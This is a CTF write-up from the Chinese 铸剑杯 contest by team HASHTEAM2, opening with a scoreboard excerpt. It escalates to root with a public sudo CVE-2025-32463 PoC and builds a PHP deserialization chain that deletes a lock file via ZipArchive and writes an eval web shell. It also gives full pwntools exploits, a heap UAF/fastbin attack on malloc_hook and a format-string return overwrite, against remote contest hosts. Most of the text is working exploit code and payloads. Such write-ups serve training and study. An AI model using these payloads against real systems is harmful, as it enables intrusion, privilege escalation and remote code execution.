HASHTEAM2 铸剑杯 WP

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
21	Pwn13ss	2868.58	Pwn	4	0	2025-11-24 21:24:56
22	你想玩明日方舟对不队	2837.6	Game	4	1	2025-11-24 22:29:29
23	Vp0int	2833.07	Pwn	5	0	2025-11-24 21:57:20
24	JK	2833.07	Pwn	5	0	2025-11-24 22:12:02
25	GJC	2833.07	Pwn	5	0	2025-11-24 22:27:20
26	HASHTEAM2	2824.58	Pwn	4	1	2025-11-24 22:13:32
27	李七庄驾校	2821.25	Pwn	5	0	2025-11-24 21:21:20
28	surviv0r队	2810.15	Web	4	1	2025-11-24 21:41:49
29	KK队	2784.02	Pwn	5	0	2025-11-24 21:35:51
30	杨老师天下第一帅	2784.02	Game	5	0	2025-11-24 22:28:50

共 21 页 < 1 2 3 4 5 ... 21 >

InfoSEC

最近还好吗

发现为 25 年比较新的 sudo 漏洞

POC：https://github.com/kh4sh3i/CVE-2025-32463

这里直接ssh，传脚本，`chmod 755 exp.sh`

然后执行，即可`cat flag`

```
To restore this content, you can run the 'unminimize' command.
Last login: Mon Nov 24 14:12:38 2025 from 222.206.18.134
pwn@975d2b1a1c64:~$ ls
exp.sh
pwn@975d2b1a1c64:~$ ./exp.sh
-bash: ./exp.sh: Permission denied
pwn@975d2b1a1c64:~$ whoami
pwn
pwn@975d2b1a1c64:~$ chmod 755 exp.sh
pwn@975d2b1a1c64:~$ ./exp.sh
woot!
root@975d2b1a1c64:/# ls
bin   dev  flag  lib    media  opt   root  sbin  start.sh  tmp  var
boot  etc  home  lib64  mnt    proc  run   srv   sys       usr
root@975d2b1a1c64:/# cat flag
flag{abfc2fac77f658074057e361e6759d22}
```

web

浅析 PHP 原生类

源代码如下

Plain Text

```
 <?php
highlight_file(__FILE__);
class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

```

```
    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}

@unserialize($_GET['data']);
```

分析代码，可以在install的__destruct方法里面任意写入木马到config.php，只需要进行闭合前面的代码和注释后面的代码即可，payload如下

`username='"}?><?php @eval($_POST[1]);#';`

但是需要install.lock文件不存在，先写一个写入木马的脚本试一下


Plain Text

```
<?php
// highlight_file(__FILE__);
class install {
    // private $username;
    public $username;
    // private $password;
    public $password;
    // public function __wakeup()
    // {
    //     echo "Hello,".$this->username;
    // }

    // public function __toString()
    // {
    //     ($this->username)();
    //     return "Guest";
    // }

    // public function __destruct()
    // {
    //     if(file_exists("install.lock")){
    //         exit("Already installed");
    //     }else{
    //         $config = [
    //             'username' => $this->username,
    //             'password' => md5($this->password)
    //         ];
    //         file_put_contents('config.php', serialize($config));
    //         file_put_contents('install.lock', "ok");
    //     }
    // }
}

class Until {
    public $a;
    public $b;
    public $c;

    // public function __invoke()
    // {
    //     $this->write($this->a, $this->b, $this->c);
    // }
```

```

    // public function __toString()
    // {
    //     return "HappyUnserialize";
    // }

    // public function write($cla, $file, $cont)
    // {
    //     $obj = new $cla();
    //     $obj->open($file,$cont);
    //     return True;
    // }
}

$a=new install();
$a->username='"}?><?php @eval($_POST[1]);#';
$g=serialize($a);
print_r(urlencode($g));

#O%3A7%3A%22install%22%3A2%3A%7Bs%3A8%3A%22username%22%3Bs%3A28%3A%22%22%7D%3F%3E%3C%3Fphp+%40eval%28%24_POST%5B1%5D%29%3B%23%22%3Bs%3A8%3A%22password%22%3BN%3B%7D
```

然后发现访问 config.php，访问失败，没有写入到 config.php 中，说明存在 install.lock 文件，需要想办法删除 install.lock 文件

然后看 Until 类的 write 方法，会调用一个任意 php 原生类的 open 方法，php 官网查询哪些 php 原生类存在 open 方法



发现 ZipArchive::open 方法，同时可以设置第二个参数为 ZipArchive::OVERWRITE(对应数字参数为 8)进行文件覆盖写入从而删除 install.lock 文件，写个链子如下

Plain Text


```
<?php
// highlight_file(__FILE__);
class install {
    // private $username;
    public $username;
    // private $password;
    public $password;
    // public function __wakeup()
    // {
    //     echo "Hello,".$this->username;
    // }

    // public function __toString()
    // {
    //     ($this->username)();
    //     return "Guest";
    // }

    // public function __destruct()
    // {
    //     if(file_exists("install.lock")){
    //         exit("Already installed");
    //     }else{
    //         $config = [
    //             'username' => $this->username,
    //             'password' => md5($this->password)
    //         ];
    //         file_put_contents('config.php', serialize($config));
    //         file_put_contents('install.lock', "ok");
    //     }
    // }
}

class Until {
    public $a;
    public $b;
    public $c;

    // public function __invoke()
    // {
    //     $this->write($this->a, $this->b, $this->c);
    // }
```


```

    // public function __toString()
    // {
    //     return "HappyUnserialize";
    // }

    // public function write($cla, $file, $cont)
    // {
    //     $obj = new $cla();
    //     $obj->open($file,$cont);
    //     return True;
    // }
}

$a=new install();
$b=new Until();
$c=new install();
$d=new install();
$a->password=$d;
$d->username='"}?><?php @eval($_POST[1]);#';
$a->username=$c;
$c->username=$b;
$b->a="ZipArchive";
$b->b="install.lock";
$b->c=8;
$g=serialize($a);
print_r(urlencode($g));


#O%3A7%3A%22install%22%3A2%3A%7Bs%3A8%3A%22username%22%3BO%3A7%3A%22ins
tall%22%3A2%3A%7Bs%3A8%3A%22username%22%3BO%3A5%3A%22Until%22%3A3%3A%7B
s%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%
3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A8%3A%22passwor
d%22%3BN%3B%7Ds%3A8%3A%22password%22%3BO%3A7%3A%22install%22%3A2%3A%7B
s%3A8%3A%22username%22%3Bs%3A28%3A%22%22%7D%3F%3E%3C%3Fphp+%40eval%28%2
4_POST%5B1%5D%29%3B%23%22%3Bs%3A8%3A%22password%22%3BN%3B%7D%7DO%3A7%3
A%22install%22%3A2%3A%7Bs%3A8%3A%22username%22%3Bs%3A28%3A%22%22%7D%3F%
3E%3C%3Fphp+%40eval%28%24_POST%5B1%5D%29%3B%23%22%3Bs%3A8%3A%22passwor
d%22%3BN%3B%7D
```

然后传入 data 参数，即可删除 install.lock 文件

然后再传入第一个参数即可写入木马到 config.php

访问后命令执行获取 flag 即可





pwn

我不吃牛肉

uaf，unsorted bin 获得 libc 后连续释放两个 chunk，然后 fastbin attck 攻击 malloc_hook 即可

Python

```python
#!/bin/python3
from pwn import *
context.arch='amd64'
context.os='linux'
context.log_level = 'debug'
context.timeout = 10000
context.terminal = ['tmux', 'splitw', '-h']

li = lambda content,data : print('\x1b[01;38;5;214m' + content + ' = ' + hex(data) + '\x1b[0m')
lg = lambda content : print('\x1b[01;38;5;214m' + content +'\x1b[0m')
sla = lambda data, content: c.sendlineafter(data,content)
sa = lambda data, content: c.sendafter(data,content)
sl = lambda data: c.sendline(data)
s = lambda data: c.send(data)
rl = lambda data: c.recvuntil(data)
re = lambda data: c.recv(data)
l64 = lambda    :u64(c.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
h64=lambda     :u64(c.recv(6).ljust(8,b'\x00'))


elf=ELF('./pwn')
libc=ELF('./libc.so.6')
gdbs = '''
    b *$rebase(0xC43)
    set follow-fork-mode child
    c
'''
#c=gdb.debug('./pwn',gdbs)
#c=process('./pwn')
c=remote('113.201.14.253',29579)

recv_idx=b'index:'
recv_size=b'size:'
recv_content=b'content'
recv_menu=b'choice'
def cmd(num):
    sla(recv_menu,str(num).encode())
def add(idx,size):
    cmd(0)
    sla(recv_idx,str(idx).encode())
    sla(recv_size,str(size).encode())
```

```python

def free(idx):
    cmd(1)
    sla(recv_idx,str(idx).encode())

def edit(idx,size,content):
    cmd(2)
    sla(recv_idx,str(idx).encode())
    sla(b'length',str(size).encode())
    if type(content) == str: content = content.encode()
    sla(recv_content,content)

def show(idx):
    cmd(3)
    sla(recv_idx,str(idx).encode())

add(0,0x420)
add(1,0x100)

free(0)
show(0)

c.recvline()
libc_base=u64(c.recv(6).ljust(8,b'\0'))- 0x3c4b78
success(f"libc_address={hex(libc_base)}")


add(2,0x68)
add(3,0x68)
add(4,0x100)

free(3)
free(2)

malloc_hook = libc_base + libc.sym['__malloc_hook']
success(f"libc_address={hex(malloc_hook)}")
system=libc_base+libc.sym['system']
edit(2,8,p64(malloc_hook-0x20+5-8))
show(2)
add(6,0x68)
add(7,0x68)
ogg=0xf03a4+libc_base
edit(7,27,b'a'*19+p64(system))
cmd(0)
```

```
sla(recv_idx,str(8).encode())
sla(recv_size, str(libc_base+next(libc.search(b'/bin/sh'))))
c.interactive()
```

我最好的初代同事

三次 fmt，一次泄露栈和 pie，一次构造 stack1->stack2->ret, 一次修改 ret 到 backdoor，拿到 shell

exp:

Python

```python
from pwn import *
from struct import unpack

context(arch="amd64", os="linux")
context.log_level='debug'
context.terminal = ["tmux", "splitw", "-v", "-l", "190"]

libc_base=0x0
heap_base=0x0
pie=0x0

def getshell() : return libc_base + libc.sym['system'], libc_base + next(libc.search(b'/bin/sh\x00'))

r = lambda a : p.recv(a)
rl = lambda    a=False        : p.recvline(a)
ru = lambda a  : p.recvuntil(a)
s = lambda x            : p.send(x)
sl = lambda x            : p.sendline(x)
sa = lambda a,b            : p.sendafter(a,b)
sla = lambda a,b        : p.sendlineafter(a,b)
shell = lambda            : p.interactive()
li = lambda offset        :libc_base+offset
lis= lambda func          :libc_base+libc.symbols[func]
pi = lambda offset        :pie+offset
he = lambda offset        :heap_base+offset
l32 = lambda    :u32(p.recvuntil(b'\xf7')[-4:].ljust(4,b'\x00'))
l64 = lambda    :u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
uu32    = lambda    :u32(p.recv(4).ljust(4,b'\x00'))
uu64    = lambda    :u64(p.recv(6).ljust(8,b'\x00'))
ggg = lambda              :(gdb.attach(p),pause())

# p=process("./fmt")
p=remote("113.201.14.253",24975)
for i in range(5):
    try:
        p.recvuntil(b"what's ")
        data = p.recvline().strip()
        data_str = data.decode()
        parts = data_str.split(' ')
        num1 = int(parts[0])
        num2 = int(parts[2])
```

```
        ans = num1 + num2
        log.info(f"第 {i+1} 轮: 计算 {num1} + {num2} = {ans}")
        p.sendline(str(ans).encode())

    except Exception as e:
        log.error(f"发生错误: {e}")
        break

ru(b'[2]leave')
sl(b'1')
ru(b'Input:')
payload=b'%8$p%10$ptao'
sl(payload)
ru(b'0x')
pie=int(ru(b'0x')[:-2],16)-0x11a0
stack= int(ru(b'tao')[:-3],16)
info("pie:"+hex(pie))
info("stack:"+hex(stack))
ru(b'[2]leave')
sl(b'1')
ru(b'Input:')
back=pie+0x14e3
payload=b'%'+str((stack+8)&0xffff).encode()+b'c%21$hn'
sl(payload)
ru(b'[2]leave')
sl(b'1')
ru(b'Input:')
payload=b'%'+str(back&0xffff).encode()+b'c%49$hn'
sl(payload)
shell()
```